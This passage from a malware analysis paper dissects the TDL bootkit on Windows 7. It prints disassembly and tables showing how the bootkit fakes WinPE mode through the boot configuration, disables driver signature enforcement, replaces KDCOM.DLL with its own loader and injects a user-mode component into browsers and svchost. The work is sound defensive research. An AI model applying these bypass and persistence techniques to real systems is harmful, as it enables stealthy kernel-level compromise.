ldr16:00FA      cmp word ptr es:[PE32plus.import_table_size], 0
ldr16:0100      jz @Init_SearchCTR
ldr16:0104
ldr16:0104 @InfiniteLoop1:
ldr16:0104      jmp short @InfiniteLoop1
ldr16:0106  ---------------------------------------------------------------------
ldr16:0106
ldr16:0106 @No_Export_PE32:
ldr16:0106      cmp word ptr es:[PE_HEADER.import_table_size], 0
ldr16:010C      jz @Init_SearchCTR
ldr16:0110
ldr16:0110 @InfiniteLoop2:
ldr16:0110      jmp short @InfiniteLoop2
ldr16:0112  ---------------------------------------------------------------------
ldr16:0112
ldr16:0112 @load_LDR32or64:
ldr16:0112      cmp word ptr es:[bx], IMAGE_DOS_SIGNATURE
ldr16:0117      jnz @Init_SearchCTR
ldr16:011B      mov di, word ptr es:[MZ_HEADER.new_hdr_offset]
ldr16:011F      cmp word ptr es:[PE_HEADER.PE_signature], IMAGE_NT_SIGNATURE
ldr16:0124      jnz @Init_SearchCTR
ldr16:0128      cmp es:[PE_HEADER.COFF_magic], IMAGE_NT_OPTIONAL_HDR32_MAGIC
ldr16:012E      jnz short @x64PE
ldr16:0130      cmp es:[PE_HEADER.export_table_size], 0
ldr16:0136      jz short @No_Export_PE32
ldr16:0138      cmp es:[PE_HEADER.export_table_size], 0FAh
ldr16:0141      jnz @Init_SearchCTR
ldr16:0141
ldr16:0145      mov si, offset aLdr32              ; "ldr32"
ldr16:0148      mov cx, 6
ldr16:014B      jmp short @Retrive_ldrXX
ldr16:014D  ---------------------------------------------------------------------
ldr16:014D
ldr16:014D @x64PE:
ldr16:014D      cmp dword ptr es:[PE32plus.export_table_size], 0
ldr16:0154      jz short @No_Export_PE32plus
ldr16:0156      cmp dword ptr es:[PE32plus.export_table_size], 0FAh
ldr16:0160      jnz @Init_SearchCTR
ldr16:0160
ldr16:0160
ldr16:0164      mov si, offset aLdr64              ; "ldr64"
ldr16:0167      mov cx, 6
ldr16:016A
ldr16:016A @Retrive_ldrXX:    ; Retrieve ldrxx and Replace the file being loaded by winload
```

The code above identifies whether the file is a PE32 (32-bit) or PE32plus (64-bit). For the files identified as a valid PE or PE32plus, the export value size is checked next to see if it is 0xFA. If this is correct, a corresponding string value is assigned, which will be used to locate the entry in its Boot Configuration. For a 32-bit system, the file will be replaced with ldr32. For 64-bit, it will be replaced with ldr64.

TDL Modifications Effects on Windows Boot Up

Bootmgr Self Integrity Check		
INFECTED	**CLEAN**	**REMARKS**
`BmFwVerifySelfIntegrity(x)`	`BmFwVerifySelfIntegrity(x)`	• Both infected and clean file will call the Self Integrity Checking since TDL did no modification that will affect the self integrity check of `bootmgr`. • `BlImgQueryCodeIntegrityBootOptions()` queries the Windows Boot Manager (`bootmgr`) BCD entry, not the entry for Windows Boot Loader (`WINLOAD.EXE`)
Bootmgr!BmpTransferExecution()		
INFECTED	**CLEAN**	**REMARKS**
Loading of `WINLOAD.EXE`. Part of the `WINLOAD.EXE` file string “/MININT” will become “IN/MINT.” This string is used in forming `osllLoadOptions`.	Loading of `WINLOAD.EXE`	• `BmpTransferExecution()` first queries `BlImgQueryCodeIntegrityBootOptions()` where it will be able to find the value 0x26000022 (`BcdOSLoaderBoolean_WinPEMode`). • The value returned by `BlImgQueryCodeIntegrityBootOptions()` will be passed to the PE loader where it will ignore Digital Signer Checking. • `ImgValidateImageHash` will not be called.

Winload!OslInitializeCodeIntegrity()		
INFECTED	**CLEAN**	**REMARKS**
LoadIntegrityCheckPolicy=1. This modification will allow the loading of ldr32 or ldr64 since the PE Loader will ignore validation checks.	LoadIntegrityCheckPolicy=2	• `BlImgQueryCodeIntegrityBootOptions()` still finds the value 0x26000022, which will lead to the setting of the LoadIntegrityCheckPolicy=1, and returned value to 1. This will be the policy for the rest of the `winload` process; thus, affecting the loading of the modules, ignoring Digital Signer Validation.


nt!SepInitializeCodeIntegrity()		
INFECTED	**CLEAN**	**REMARKS**
InitIsWinPEMode=0. It will still be 0, since TDL modified the sting /MININT to IN/MINT. However, in order for `NTOSKERNEL` to properly identify the parameter as WinPE mode, it should be MININT.	InitIsWinPEMode=0	• Initialization of Code Integrity on `NTOSKERNEL` is not affected. Proceed Loading Normally.

In short, the TDL only disables the Code Integrity checking (Driver Signature Enforcement) on `WINLOAD. E XE` p r o c es s to be a ble to load its replacement ldr32 or ldr64 driver file.

The Ldr32 or Ldr64 Code


The ldr32 or ldr64 is the code or the stage of the TDL that will be executed on the phase 1 process of the `NTOSKERNEL` module, which happen when the `KdDebuggerinitialize1` is called.

The original `KDCOM.DLL` exported functions:




```
Hiew: kdcom.dll
    kdcom.dll            ↓FRO ---------         a32 PE .40311094|Hiew 8.00 (c)SEN
KdD0Trans→ 33C0                   xor          eax,eax
.40
.40
.40       1   .40311094 KdD0Transition
.40       2   .40311094 KdD3Transition
.40       3   .4031109C KdDebuggerInitialize0
.40       4   .40311150 KdDebuggerInitialize1
KdD       5   .40311300 KdReceivePacket
.40       6   .40311170 KdRestore
.40       7   .40311160 KdSave
.40       8   .4031157C KdSendPacket
.40
```

The ldr32 replacement for `KDCOM.DLL`:




```
Hiew: ldr32
    ldr32                ↓FRO ---------         a32 PE .100016DA|Hiew 8.00 (c)SEN
KdD0Trans→ C605BC17001001             mov          b,[010017BC],1 --↓1
.10
.10
KdD       1   .100016DA KdD0Transition
.10       2   .100016E4 KdD3Transition
.10       3   .10001772 KdDebuggerInitialize0
.10       4   .1000177E KdDebuggerInitialize1
.10       5   .100017AE KdReceivePacket
.10       6   .10001798 KdRestore
.10       7   .1000178C KdSave
.10       8   .100017A4 KdSendPacket
.10
```

The ldr64 replacement for `KDCOM.DLL` on 64-bit:




```
Hiew: ldr64
    ldr64                ↓FRO --------- a64 PE+.00000001`80001874|Hiew 8.00 (c)SEN
KdD0Trans→ C6057101000001                  mov          b,[00000001`800019EC],1 --↓1
.80
.80
.80       1   .00000001`80001874 KdD0Transition
.80       2   .00000001`80001880 KdD3Transition
KdD       3   .00000001`80001938 KdDebuggerInitialize0
.80       4   .00000001`80001944 KdDebuggerInitialize1
.80       5   .00000001`80001974 KdReceivePacket
.80       6   .00000001`80001960 KdRestore
.80       7   .00000001`80001954 KdSave
.80       8   .00000001`8000196C KdSendPacket
.80
```



```
KdDebuggerInitialize1 proc near
     push offset TDL32_ImageLoad_NotifyRoutine
     call PsSetLoadImageNotifyRoutine
     retn 4
KdDebuggerInitialize1 endp
```

```
KdDebuggerInitialize1 proc near
     lea rcx, TDL64_ImageLoad_NotifyRoutine
     jmp cs:PsSetLoadImageNotifyRoutine
KdDebuggerInitialize1 endp
```

When `KdDebuggerinitialize1()` is called, it will install a callback routine that will be executed whenever an image file is being loaded for execution.



```
TDL32_ImageLoad_NotifyRoutine proc near

     cmp boolInstalled, 0
     jnz short Installed
     push offset TDL32_DriverLoaderEntry
     push 0
     call IoCreateDriver
     mov boolInstalled, 1

Installed:
     retn 0Ch
TDL32_ImageLoad_NotifyRoutine endp
```

```
TDL64_ImageLoad_NotifyRoutine proc near

     sub rsp, 28h
     cmp cs:boolInstalled, 0
     jnz short Installed
     lea rdx, TDL64_DriverLoaderEntry
     xor ecx, ecx
     call cs:IoCreateDriver
     mov cs:boolInstalled, 1

Installed:
     add rsp, 28h
     retn
TDL64_ImageLoad_NotifyRoutine endp
```

The call back routine will check whether it has already installed a driver. If a driver is already installed, it will just exit the callback routine function. If not, it will install a driver routine.

Then, a driver object is created using an undocumented API, `IoCreateDriver`. If the creation of the driver object succeeds, the initialization function passed to `IoCreateDriver` is called using the same parameters that are passed to a driver entry. In this document, the TDL malware uses the same driver entry for the 32-bit and 64-bit system, which we will refer to as `TDLXX_DriverLoaderEntry`. We will refer the succeeding callback notification routine as `TDLXX_DriverLoaderCallback`.

The driver entry (`TDLXX_DriverLoaderEntry`) looks something like this:

```
NTSTATUS TDLXX_DriverLoaderEntry(PDRIVER_OBJECT Context, PUNICODE_STRING RegistryPath)
{
      GUID EventCategoryData;
      // where EventCategoryData is set to the GUID of  Disk Device Interface
      // http://msdn.microsoft.com/en-us/library/ff545824(VS.85).aspx
      // identifier GUID_DEVINTERFACE_DISK
      // Class GUID {53F56307-B6BF-11D0-94F2-00A0C91EFB8B}

      return IoRegisterPlugPlayNotification(
                  EventCategoryDeviceInterfaceChange,
                  PNPNOTIFY_DEVICE_INTERFACE_INCLUDE_EXISTING_INTERFACES,
                  &EventCategoryData,
                  Context,
                  (PDRIVER_NOTIFICATION_CALLBACK_ROUTINE)TDLXX_DriverLoaderCallback,
                  Context,
                  &NotificationEntry);
}
```

The driver object will be registered for device interface (Disk Device Interface) change notification using the `IoRegisterPlugPlayNotification` API. The registered notification routine callback (`TDLXX_DriverLoaderCallback`) will then retrieve the information entry of drv32 or drv64 from its TDL boot configuration, and then loads the drv32 or drv64 file and call its entry point.

The driver (drv32) for the 32-bit Windows operating system is a driver loader that extracts and loads the embedded TDL driver, while the driver for the 64 bit (drv64) for the 64 bit operating system is the actual TDL driver.

- WHY KDCOM MODULE? -

KDCOM module can be the file's `KDCOM.DLL`, `KD1394.DLL`, `KDUSB.DLL` or a user defined kernel debugger transport. In the `winload` process, KDCOM module is loaded in the anticipation that kernel debugging will be needed. If enabled, the checking of the kernel debugging happens on the `NTOSKERNEL` process, not on `winload` (keep noted that `winload` is the Windows loader)

The kernel debugging initialization wrapper function in the `NTOSKERNEL` is the function `KdInitSystem()`, which will be responsible for the initialization and setting up of the debugging configuration. Debugging is enabled if the `LOADER_PARAMETER_BLOCK.LoadOptions`, is found to contain the parameter "`DEBUG`". `KdInitSystem()` will eventually call the imported function `KdDebuggerinitialize0` from the KDCOM module which is the actual function that initializes the kernel debugging. Regardless if the kernel debugging is enabled or not, the function `KdDebuggerInitialize1()` will be called on the phase 1 initialization of the `NTOSKERNEL` process.

The average users do not perform kernel debugging; thus, the KDCOM module in a sense is loaded but not used. Nevertheless, `KdDebuggerInitialize1()` will be called on the `NTOSKERNEL` phase 1 initialization, and the TDL malware takes advantage of this condition by replacing the KDCOM module file with its ldr32 or ldr64 file when loaded by `winload`. The replacement file also serves as an anti-debugger since there is no real implementation on the export function `KdDebuggerinitialize0()` to initialize kernel debugging, if enabled.

The DrvXX File

The driver drv32 for the 32-bit system is involved in a two stage process: (1) the decompression and loading of the embedded TDL driver, and (2) the TDL driver itself. For a 64-bit system, the loaded drv64 is the TDL driver itself. The key difference between these two drivers is that drv32 inject the user-mode component `CMD.DLL` to the `SVCHOST.EXE` while the 64-bit version no longer injects it to the `SVCHOST.EXE`.

The TDL driver's main functionality is to remove the Image Load Notification Routine previously set at the ldr32 or ldr64, and set up a new one. The new Image Load Notification Routine will load the user-mode component `CMD.DLL`.





Figure 9: An overview of TDL Driver 32-bit.

Both `workItemBootInitialization()` and `withRegEntryInitialization()` functions call the setting of a new Image Load Notification Routine. This function (`SetNewNotifyRoutine`) will set a new notify routine for the Image Loading Notification, and then calls the function to inject usermode component to the `SVCHOST.EXE`. The way to load or inject the usermode component is by launching or creating a worker item that will load and inject the `CMD.DLL` to the target process. The API `KeStackAttachProcess` is used to attach its current thread to the address space of the target process before allocating space, loading the usermode component and fixing the relocation. It uses `RtlImageDirectoryEntryToData` API to get the pointer to the relocation table.

The notification routine that was set will check if the file being loaded for execution also loads KERNEL32.DLL. It uses the function FsRtlIsNameInExpression API to check if the KERNEL32.DLL string exists by using the pattern “*\\KERNEL32.DLL”. Below is an IDA code view image of the TDL_ImgLoadNotifyRoutine on the 64-bit TDL driver (drv64):



```
0000000180002210 TDL_ImgLoadNotifyRoutine proc near       ; DATA XREF: SetNewNotif
0000000180002210                                           ; .pdata:000000018001308
0000000180002210
0000000180002210 var_38= qword ptr -38h
0000000180002210 var_30= qword ptr -30h
0000000180002210 var_28= dword ptr -28h
0000000180002210 var_20= qword ptr -20h
0000000180002210 var_18= word ptr -18h
0000000180002210 var_16= word ptr -16h
0000000180002210 var_10= qword ptr -10h
0000000180002210 arg_0= qword ptr  8
0000000180002210
0000000180002210      mov [rsp+arg_0], rbx
0000000180002215      push rdi
0000000180002216      sub rsp, 50h
000000018000221A      xor edi, edi
000000018000221C      mov rbx, r8
000000018000221F      cmp rcx, rdi
0000000180002222      jz loc_180002402
0000000180002228      lea eax, [rdi+1Ch]
000000018000222B      mov rdx, rcx
000000018000222E      lea rcx, [rsp+58h+var_18]
0000000180002233      mov [rsp+58h+var_18], ax
0000000180002238      lea eax, [rdi+1Eh]
000000018000223B      xor r9d, r9d
000000018000223E      mov [rsp+58h+var_16], ax
0000000180002243      lea rax, aKernel32_dll              ; "*\\KERNEL32.DLL"
000000018000224A      mov r8b, 1
000000018000224D      mov [rsp+58h+var_10], rax
0000000180002252      call cs:FsRtlIsNameInExpression
0000000180002258      cmp al, dil
000000018000225B      jz loc_180002402
0000000180002261      xor ecx, ecx                        ; Irp
0000000180002263      call cs:IoIs32bitProcess
0000000180002269      cmp al, dil
000000018000226C      jz loc_18000234D
0000000180002272      mov rcx, [rbx+8]
0000000180002276      call cs:RtlImageNtHeader
000000018000227C      mov ecx, 10Bh
0000000180002281      cmp [rax+18h], cx
0000000180002285      jnz loc_180002402
000000018000228B      cmp cs:qword_180009EC8, rdi
```

This driver also makes sure that the registry data “systemstartoptions” under `HKEY_LOCAL_MACHINE\system\currentcontrolset\control` does not contain the modified kernel startup option “IN MINT,” which the TDL modified during its startup. It simply obtains the value of “systemstartoptions” and checks the string “IN MINT”. The driver removes this string if it exists, and sets back the modified value of the “systemstartoptions.”

64 – bit disassembly code snippet:

```
000000018000025DD      mov [rsp+428h+var_400], rax
00000001800025E2       mov dword ptr [rsp+428h+var_408], 104h
00000001800025EA       call cs:ZwQueryValueKey
00000001800025F0       cmp eax, ebx
00000001800025F2       jl loc_1800026A1
00000001800025F8       mov r9d, [rsp+428h+var_330]
0000000180002600       lea rax, [rsp+428h+var_32C]
0000000180002608       lea r8, a_S_0                       ; "%.*s"
000000018000260F       lea rcx, [rsp+428h+var_228]         ; wchar_t *
0000000180002617       mov edx, 103h                       ; size_t
000000018000261C       shr r9, 1
000000018000261F       mov [rsp+428h+var_408], rax
0000000180002624       call cs:_snwprintf
000000018000262A       lea rdx, aInMint                    ; " IN MINT"
0000000180002631       lea rcx, [rsp+428h+var_228]         ; wchar_t *
0000000180002639       call cs:wcsstr
000000018000263F       cmp rax, rbx
0000000180002642       jz short loc_1800026A1
0000000180002644       lea rdx, [rax+10h]
```

32 – bit disassembly code snippet:

```
.text:10002329       push eax                            ; ValueName
.text:1000232A       push [ebp+Handle]                   ; KeyHandle
.text:1000232D       mov [ebp+ValueName.Buffer], offset aSystemstartopt
.text:10002334       call ds:ZwQueryValueKey
.text:1000233A       test eax, eax
.text:1000233C       jl loc_100023C9
.text:10002342       lea eax, [ebp+var_128]
.text:10002348       push eax
.text:10002349       mov eax, [ebp+var_12C]
.text:1000234F       shr eax, 1
.text:10002351       push eax
.text:10002352       push offset a_S_0                   ; "%.*s"
.text:10002357       lea eax, [ebp+Data]
.text:1000235D       push 103h                           ; size_t
.text:10002362       push eax                            ; wchar_t *
.text:10002363       call ds:_snwprintf
.text:10002369       lea eax, [ebp+Data]
.text:1000236F       push offset aInMint                 ; " IN/MINT"
.text:10002374       push eax                            ; wchar_t *
.text:10002375       call ds:wcsstr
.text:1000237B       add esp, 1Ch
.text:1000237E       test eax, eax
.text:10002380       jz short loc_100023C9
```

Notice that in the 32-bit code, the driver searches for the string “IN/MINT”. This should not be the string it searches as the `NTOSKERNEL` process normalizes the start-up option and replacing the “/” with a space. This is shown in the sample used on the writing of this paper. On an infected 32-bit system, the “IN MINT” will not be removed and is clearly visible.

The usermode component `CMD.DLL` or `CMD64.DLL` is the main TDL malware routines. The first thing it does is to check if it is running under `SVCHOST.EXE` or on its defined list of target process that contains these strings:

- *explo*
- *firefox*
- *chrome*
- *opera*
- *safari*
- *netsc*
- *avant*
- *browser*
- *mozill*
- *wuauclt*

The `CMD.DLL` for the 32-bit is packed with UPX while the `CMD64.DLL` for the 64-bit is packed with MPRESS 2.17.

Other functionalities and capabilities of the TDL malware is another area of interest. For those who are interested in learning more about the TDL malware, there is an existing paper that discusses the previous version of TDL malware (TDL3), which is listed in the reference section of this paper
.

- SUMMARY AND CONCLUSION -

Despite the security checking implemented in Windows 7, the new TDL malware is still able to load its routine by manipulating the weak points during the boot up operation. It specifically targeted the weakness in boot up operation and integrity checking. TDL takes advantage of these weaknesses to disable the code integrity checking on the `winload` process by simply modifying the Boot Configuration Data while it is being read on the first time on the `bootmgr` process, tricking the boot up process that the `BcdOSLoaderBoolean_WinPEMODE` is set. We saw how significant `BcdOSLoaderBoolean_WinPEMODE` is, it is used in initialization of Code Integrity Checking and Self Integrity Checking and windows basically do only a forward checking and completely trust the previous module or process.

Desktop computers mostly use the BIOS system, and this system enables the malwares to do its routine on the Master Boot Record (MBR) as a means to survive reboot. Since this system is used in the current desktop computers, we will surely see more malwares with MBR capability. Although this technique is not rampantly used nowadays, it will stay around. And, with the TDL malware opening doors to rootkits in the Windows 7 64-bit, a possible rise of the techniques used by the TDL may be seen or used by other rootkit malwares.

- REFERENCES -

